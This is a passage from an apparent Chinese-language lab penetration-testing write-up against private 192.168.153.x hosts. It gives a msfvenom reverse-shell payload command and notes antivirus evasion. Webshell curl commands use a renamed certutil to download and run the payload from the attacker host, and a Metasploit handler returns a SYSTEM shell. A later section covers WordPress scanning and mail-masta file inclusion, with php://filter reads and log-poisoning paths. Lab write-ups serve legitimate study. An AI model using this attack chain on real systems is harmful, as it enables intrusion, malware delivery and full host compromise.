

上面的这个代码会将shell参数当作命令来执行,但是不会返回执行结果,这个挺特殊的,
MSF上线
生成木马
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.153.128 lport=6354 -f exe >6354.exe
免杀
直接使用掩日免杀即可

然后直接将木马上传到win2008的web目录中即可
将木马上传到win7
这里直接使用certutil执行下载操作,但是要先重命名一下,要不然执行的时候会被火绒拦截该类型程序的运行

proxychains curl -v "http://192.168.153.130/" -X POST -d "shell= copy c:\windows\system32\certutil.exe C:\\Users\\Public\\Documents\\a.exe"
执行下载
proxychains curl -v "http://192.168.153.130/" -X POST -d "shell= C:\\Users\\Public\\Documents\\a.exe -urlcache -split -f http://192.168.153.128/6354.exe C:\\Users\\Public\\Documents\\shell.exe"
运行木马
proxychains curl -v "http://192.168.153.130/" -X POST -d "shell=start C:\\Users\\Public\\Documents\\shell.exe"
设置监听
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.153.128

set lport 6354
run
成功拿到shell,并且是system权限
让我来看一下c:\phpstudy_pro\COM\a.txt文件里面到底是什么???
C:\Windows\system32>type c:\phpstudy_pro\COM\a.txt
type c:\phpstudy_pro\COM\a.txt
dsuijaddjsfvos.php
一个文件dsuijaddjsfvos.php,一个webshell
Win10
win10的ip地址为192.168.153.129,且其开放了80,3306,7680端口,先试试80
WordPress
通过proxychains firefox访问发现是一个WordPress网站

使用wpscan进行扫描
proxychains wpscan --url http://192.168.153.129/
扫描结果
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.153.129:80  ...  OK
[+] URL: http://192.168.153.129/ [192.168.153.129]
[+] Started: Sun Aug  4 07:19:10 2024

[proxychains] Strict chain  ...  127.0.0.1:1081  ...  192.168.153.129:80  ...  OK
Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.4.39 (Win64) OpenSSL/1.1.1b mod_fcgid/2.3.9a mod_log_rotate/1.02
 |  - X-Powered-By: PHP/7.3.4
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://192.168.153.129/robots.txt
 | Interesting Entries:
 |  - /wp-admin/
 |  - /wp-admin/admin-ajax.php
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.153.129/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.153.129/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.153.129/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.9.2 identified (Insecure, released on 2022-03-11).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.153.129/index.php/feed/, <generator>https://wordpress.org/?v=5.9.2</generator>
 |  - http://192.168.153.129/index.php/comments/feed/, <generator>https://wordpress.org/?v=5.9.2</generator>

[+] WordPress theme in use: twentytwentytwo
 | Location: http://192.168.153.129/wp-content/themes/twentytwentytwo/
 | Last Updated: 2023-03-29T00:00:00.000Z
 | Readme: http://192.168.153.129/wp-content/themes/twentytwentytwo/readme.txt
 | [!] The version is out of date, the latest version is 1.4
 | Style URL: http://192.168.153.129/wp-content/themes/twentytwentytwo/style.css?ver=1.1
 | Style Name: Twenty Twenty-Two
 | Style URI: https://wordpress.org/themes/twentytwentytwo/
 | Description: Built on a solidly designed foundation, Twenty Twenty-Two embraces the idea that everyone deserves a...
 | Author: the WordPress team
 | Author URI: https://wordpress.org/
 |
 | Found By: Css Style In Homepage (Passive Detection)
 | Confirmed By: Css Style In 404 Page (Passive Detection)
 |
 | Version: 1.1 (80% confidence)
 | Found By: Style (Passive Detection)
 |  - http://192.168.153.129/wp-content/themes/twentytwentytwo/style.css?ver=1.1, Match: 'Version: 1.1'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] mail-masta
 | Location: http://192.168.153.129/wp-content/plugins/mail-masta/
 | Latest Version: 1.0 (up to date)
 | Last Updated: 2014-09-19T07:52:00.000Z
 |
 | Found By: Urls In Homepage (Passive Detection)
 | Confirmed By: Urls In 404 Page (Passive Detection)
 |
 | Version: 1.0 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.153.129/wp-content/plugins/mail-masta/readme.txt

[+] Enumerating Config Backups (via Passive and Aggressive Methods)

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register

[+] Finished: Sun Aug  4 07:19:38 2024
[+] Requests Done: 172
[+] Cached Requests: 7
[+] Data Sent: 43.471 KB
[+] Data Received: 374.432 KB
[+] Memory used: 253.156 MB
[+] Elapsed time: 00:00:27
通过扫描的信息可以看到存在mail-masta插件,并且版本为1.0,这个版本存在一个文件包含漏洞CVE-2016-10956

CVE-2016-10956
exp: https://github.com/p0dalirius/CVE-2016-10956-mail-masta
本来打算使用远程文件包含,结果隧道都搭建好,发现包含不了,应该是没开启远程包含,在网上看了其他的说法,就是即使allow_url_include and allow_url_fopen均为off,在window主机环境下仍然可以进行远程文件执行,就是包含windows共享资源文件的形式,不过这样挺麻烦的
通过EXP脚本里面可以获取到存在漏洞的文件,以及参数
/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=
日志包含
通过抓包的方式,可以看到apache以及php的版本

由此可以猜一下日志路径Extensions/Apache2.4.39/logs/access.log,但是通过文件包含的方式访问,发现是空文件,读取一下apache的配置文件httpd.conf
http://192.168.153.129/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=php://filter/read=convert.base64-encode/resource=../../../../../../Extensions/Apache2.4.39/conf/httpd.confbase64解码分析一下,发现日志开启了日志轮转的功能
<IfModule log_rotate_module>
    RotateLogs On
    RotateLogsLocalTime On
</IfModule>
并且没有指定存储格式,根据GPT的提示,其存储格式可能是以access.log+时间戳的形式,而且后面的时间戳常常是当日早上八点
尝试访问日志
构造当前早上八点的时间戳
2024-08-08 08:00:00-->1723075200 ,所以日志文件的名字就是access.log.1723075200
http://192.168.153.129/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=../../../../../../Extensions/Apache2.4.39/logs/access.log.1723075200
这个点有个坑,就是直接在浏览器加上php代码访问,再进行文件包含,会包含不了,因为传过去的参数都经过URL编码了

不过可以直接在burp中进行发包
